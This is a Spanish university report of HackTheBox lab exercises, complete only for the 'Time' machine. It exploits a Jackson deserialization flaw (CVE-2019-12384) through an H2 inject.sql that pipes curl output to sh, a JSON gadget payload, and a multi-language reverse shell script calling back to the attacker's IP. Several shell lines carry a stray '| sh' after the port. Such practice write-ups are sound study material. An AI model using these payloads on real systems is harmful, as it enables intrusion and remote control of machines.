

UNIVERSIDAD NACIONAL DE INGENIERÍA

Facultad de Ingeniería Industrial y de Sistemas



Informes de exploración de vulnerabilidades en HTB

“De las máquinas: Time, Jarvis
Forest ”

ELABORADO POR:

- Suárez Moncada, Luis Alfonso
- Mottoccanche Tantaruna, Joseph
- Lau Ma, Chi Jon

Índice

1. Time	2
1.1. Enumeración	2
1.2. Explotación	4
1.3. Escalamiento de privilegios	6
1.4. Post Explotación	9
2. Jarvis	9
2.1. Enumeración	9
2.2. Explotación	9
2.3. Escalamiento de privilegios	9
2.4. Post Explotación	9
2.5. Hardening	9

1. Time

1.1. Enumeración

Lo primero a realizar en cualquier máquina es un escaneo rápido con nmap, para esto usamos el comando con los parámetros:

- -p-
- -min-rate=5000
- -v
- -oN puertos

```
Completed Connect Scan at 12:27, 14.95s elapsed (65535 total ports)
Nmap scan report for 10.10.10.214
Host is up (0.12s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.16 seconds
```

Figura 1: escaneo con nmap

Entonces encontramos estos dos servicios, algo que podríamos hacer para verificar la versión de los servicios es incluir el -sV. La razón por la cual no usamos esto desde el inicio es porque al analizar todos los puertos en algunos casos hace que se demore considerablemente más, en especial cuando descubre muchos puertos.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

Figura 2: escaneo con version nmap

Un parámetro adicional que podríamos usar para este análisis es el :

- -sV
- -Pn
- -script=Vuln

Analizamos ahora los directorios para ver si encontramos algo con gobuster, esto podría ayudarnos a encontrar alguna carpeta oculta antes de revisar el contenido, para esto usamos un parámetro importante que es el -t 200 que ayuda a que use más hilos.

```
> gobuster -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://10.10.10.214/" -t 200

=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode       : dir
[+] Url/Domain  : http://10.10.10.214/
[+] Threads    : 200
[+] Wordlist    : /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout    : 10s
=====
2021/11/25 12:37:41 Starting gobuster
=====
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/javascript (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
=====
2021/11/25 12:40:40 Finished
```

Figura 3: fuzzeo con gobuster

Mientras tanto analizamos también la página web que tenemos en el puerto 80, nos encontramos con un validador de json como los que solemos encontrar en internet.




Figura 4: página de json

Entonces tenemos este validador, probamos metiendo un poco de código json, obtenemos este código de <https://json.org/example.html>. Seleccionamos dos códigos para hacer la prueba porque ambos botaban errores diferentes:

```
{ "title": "Sample Konfabulator Widget",
  "name": "main_window",
  "width": 500,
  "height": 500 }
```

Con este código te bota el siguiente error:

```
Validation failed: "title": "Sample Konfabulator Widget",
```

Luego probamos con este código de una línea a ver si había diferencia

```
{ "value": "New", "onclick": "CreateNewDoc()" }
```

Con este código te bota el siguiente error:

```
Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.
exc.MismatchedInputException: Unexpected token (START_OBJECT),
expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type
information for class java.lang.Object
```

Entonces el segundo error nos da algo más significativo, buscando en google encontramos algunas vulnerabilidades.

Entre estas la que nos sirve es la que encontramos en este github <https://github.com/jas502n/CVE-2019-12384>

1.2. Explotación

Comenzando con la explotación, esta máquina utiliza un error de deserialización, el cual se explota con un gadget, en este caso lo que se tiene que hacer son los siguientes pasos:

1. Crear un inject.sql y modificarlo para que ejecute una reverse shell que queramos.
2. Crear la reverse shell que puede ser un archivo o escrita directamente.
3. Levantar estos archivos con un servidor para que sea accesible desde la máquina víctima.
4. Deja escuchando el puerto de la reverse shell.
5. escribir el exploit en la página para que se ejecute y nos de acceso.

Entonces empezamos con los pasos, primero para crear el inject.sql usamos el github que nos da el archivo, solo quedaría modificarlo con la ruta en la que tendríamos la reverse shell



```
File: inject.sql

CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
    return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('curl http://10.10.14.2:80/rshell | sh');
```

Figura 5: script de injection sql modificado

Luego para crear la reverse shell, podemos hacerlo de la forma habitual con monkey pentester, en este caso sabemos que lo va a ejecutar bash porque estamos en un server linux y esta función sql

está llamando una shell de sistema, así que podríamos usar la reverse de bash, sin embargo para este caso usaremos un script que te genera varias reverse shell y te usa la más conveniente.

El proceso para generarla es simple, solo te diriges a "https://resh.now.sh/**yourip**:1337 — sh", es importante este 1337 que sería el puerto que tendríamos que tener en escucha con el nc.

```
if command -v python > /dev/null 2>&1; then
    python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.2",1337 | sh)); os.dup2(s.fileno(),0);
    os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
    exit;
fi

if command -v perl > /dev/null 2>&1; then
    perl -e 'use Socket;$i="10.10.14.2";$p=1337 | sh;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
    {open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");}'
    exit;
fi

if command -v nc > /dev/null 2>&1; then
    rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 1337 | sh >/tmp/f
    exit;
fi

if command -v sh > /dev/null 2>&1; then
    /bin/sh -i >& /dev/tcp/10.10.14.2/1337 | sh 0>&1
    exit;
fi


if command -v php > /dev/null 2>&1; then
    php -r '$sock=fsockopen("10.10.14.2",1337 | sh);exec("/bin/sh -i <&3 >&3 2>&3");'
    exit;
fi

if command -v ruby > /dev/null 2>&1; then
    ruby -rsocket -e f=TCPSocket.open("10.10.14.2",1337 | sh).to_i;exec sprintf("/bin/sh -i <&3 >&3 2>&3",f,f,f)
    exit;
fi

if command -v lua > /dev/null 2>&1; then
    lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.10.14.2','1337 | sh');os.execute('/bin/sh -i <&3 >&3 2>&3');"
    exit;
fi
```

Figura 6: reverse shell

Luego tenemos que levantar un servidor en python para que pueda escuchar las peticiones de los archivos que necesitamos, en este la reverse shell y el inject.sql, el comando para esto es "python3 -m http.server **puerto a usar**", para este caso usaremos el 80 que se habilita con permisos de administrador, pero no es necesario puede ser cualquiera.




```
> sudo python3 -m http.server 80
[sudo] contraseña para jmt:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.214 - - [27/Nov/2021 13:18:48] "GET /inject.sql HTTP/1.1" 200 -
10.10.10.214 - - [27/Nov/2021 13:20:25] "GET /inject.sql HTTP/1.1" 200 -
10.10.10.214 - - [27/Nov/2021 13:20:26] "GET /rshell HTTP/1.1" 200 -
5
```

Figura 7: servidor en python3

Levantamos en escucha un netcat en el puerto 1337, y ejecutamos en la página el código malicioso que obtuvimos del github y hemos modificado.

Hay que tener un poco de cuidado porque en el github escapan todas las comillas simples, para esto simplemente quitas las barras invertidas.



```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://-
10.10.14.2/inject.sql'"}]
```

Figura 8: Inyección de comando




Figura 9: Ejecución en el servidor

Con esto regresando al netcat podemos ver que ya tenemos acceso a la máquina, sin embargo estamos con un usuario poco privilegiado.




Figura 10: Obteniendo acceso

1.3. Escalamiento de privilegios

Ya dentro del usuario lo que tenemos que hacer es ver cuantos privilegios tenemos. Esto podemos hacerlo con un

Para hacer post explotación hay unas cuantas formas que siempre se tienen que probar, el orden no importa tanto.

- Procesos corriendo en segundo plano.
- Permisos que tiene nuestro usuario.
- Binarios SUID mal hechos.
- Buscando archivos con backups de forma manual en algunos directorios o con comandos de búsqueda.
- Procesos periódicos en el cron.
- Versiones antiguas de los programas con potenciales vulnerabilidades.

los permisos sudo asociados queda descartado porque no se cuenta con una contraseña, entonces probamos con los procesos en segundo plano pero no se encontrpo nada potencialmente sospechoso que esté siendo ejecutado por root.

Entonces intentamos con algún proceso SUID con un comando que sirve para encontrarlos, este es "find / -perm -u=s -type f 2 /dev/null"

```
/snap/core18/1705/bin/ping
/snap/core18/1705/bin/su
/snap/core18/1705/bin/umount
/snap/core18/1705/usr/bin/chfn
/snap/core18/1705/usr/bin/chsh
/snap/core18/1705/usr/bin/gpasswd
/snap/core18/1705/usr/bin/newgrp
/snap/core18/1705/usr/bin/passwd
/snap/core18/1705/usr/bin/sudo
/snap/core18/1705/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1705/usr/lib/openssh/ssh-keysign
/snap/core18/1885/bin/mount
/snap/core18/1885/bin/ping
/snap/core18/1885/bin/su
/snap/core18/1885/bin/umount
/snap/core18/1885/usr/bin/chfn
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
```

Figura 11: Buscando SUIDS

Luego de no encontrar nada relevante o sospechoso, buscamos en los procesos y encontramos un script que corría.

```
pericles@time:/etc/cron.d$ ls
ls
e2scrub_all php popularity-contest
pericles@time:/etc/cron.d$ cat e2scrub_all
cat e2scrub_all
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-li
nux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all
-A -r
```

Figura 12: Visualizando el CRON

Con ese proceso corriendo en cron, decidí visualizarlo y examinar qué es lo que hacía y si podía encontrar alguna vulnerabilidad en su ejecución.


```
test -e /sbin/e2scrub_all || exit 0
test -e /run/systemd/system && exit 0
on_ac_power || exit 0

exec /sbin/e2scrub_all
pericles@time:/etc/cron.d$
```

Figura 13: Examinando proceso

Entonces este declaraba su path al inicio lo cual evitaba el path hijacking además de usar scripts de sbin, lo cual es inaccesible de modificar.

Otra opción que se tiene cuando no encuentras nada visible ni buscando en las carpetas, puedes probar subiendo un linpeas.sh, que es un programa que busca automáticamente formas de escalar privilegios en la máquina, subimos este mediante wget y lo corremos.

```
/etc/security/namespace.init:          gid=$(echo "$passwd" | cut -f4 -d":")
")
/etc/security/namespace.init:          homedir=$(echo "$passwd" | cut -f6 -d":")
/etc/security/namespace.init:          passwd=$(getent passwd "$user")
/etc/ssl/openssl.cnf:# input_password = secret
/etc/ssl/openssl.cnf:# output_password = secret
/etc/ssl/openssl.cnf:challengePassword = A challenge password
/etc/ssl/openssl.cnf:challengePassword_max = 20
/etc/ssl/openssl.cnf:challengePassword_min = 4
/etc/vmware-tools/vm-support:          sed 's/password[[:space:]]\+\(.*\)[:space:
:]]\+\(.*\)$/password \1 xxxxxx/g' > \

===== Finding possible password variables inside key folders (limit 140)
/var/www/html/vendor/bootstrap/js/bootstrap.js: var DATA_API_KEY = '.data-api';

===== Finding possible password in config files

===== Finding 'username' string inside key folders (limit 70)

===== Searching specific hashes inside files - less false positives (limit 70)

pericles@time:/tmp/jmt$
```

□ sesion ↑ 32m <n 2 conexion maquina > | 12:51 | 28 nov jmt pop-os

Figura 14: Ejecutando linpeas

Con esto encontramos un archivo que nos pertenece muy interesante con un nombre muy particular, el nombre del servidor nos da una pista.

```

===== .sh files in path
https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh
You own the script: /usr/bin/timer_backup.sh
/usr/bin/rescan-scsi-bus.sh

program.cpp
===== Broken links in path
drwxr-xr-x 102 root root 4096 Feb 10 2021 ..
-rw-r--r-- 1 root root 96 Dec 5 2019 01-locale-fix.sh
-rw-r--r-- 1 root root 1557 Feb 17 2020 Z97-byobu.sh
-rw-r--r-- 1 root root 825 Apr 10 2020 apps-bin-path.sh
-rw-r--r-- 1 root root 729 Feb 2 2020 bash_completion.sh
-rw-r--r-- 1 root root 1003 Aug 13 2019 cedilla-portuguese.sh

===== Credentials in fstab/mtab? ..... No

```

Figura 15: Encontrando timer-backup

Visualizamos para ver qué es lo que hace este script con cat y vemos esto.

```
pericles@time:/tmp/jmt$ cat /usr/bin/timer_backup.sh
cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/tmp/jmt$
```

session

+ 44m

<n

2 conexion maquina

>

|

13:04

|

28 nov

jmt

pop-os

Figura 16: Analizando timerscript

1.4. Post Explotación

2. Jarvis

2.1. Enumeración

2.2. Explotación

2.3. Escalamiento de privilegios

2.4. Post Explotación

2.5. Hardening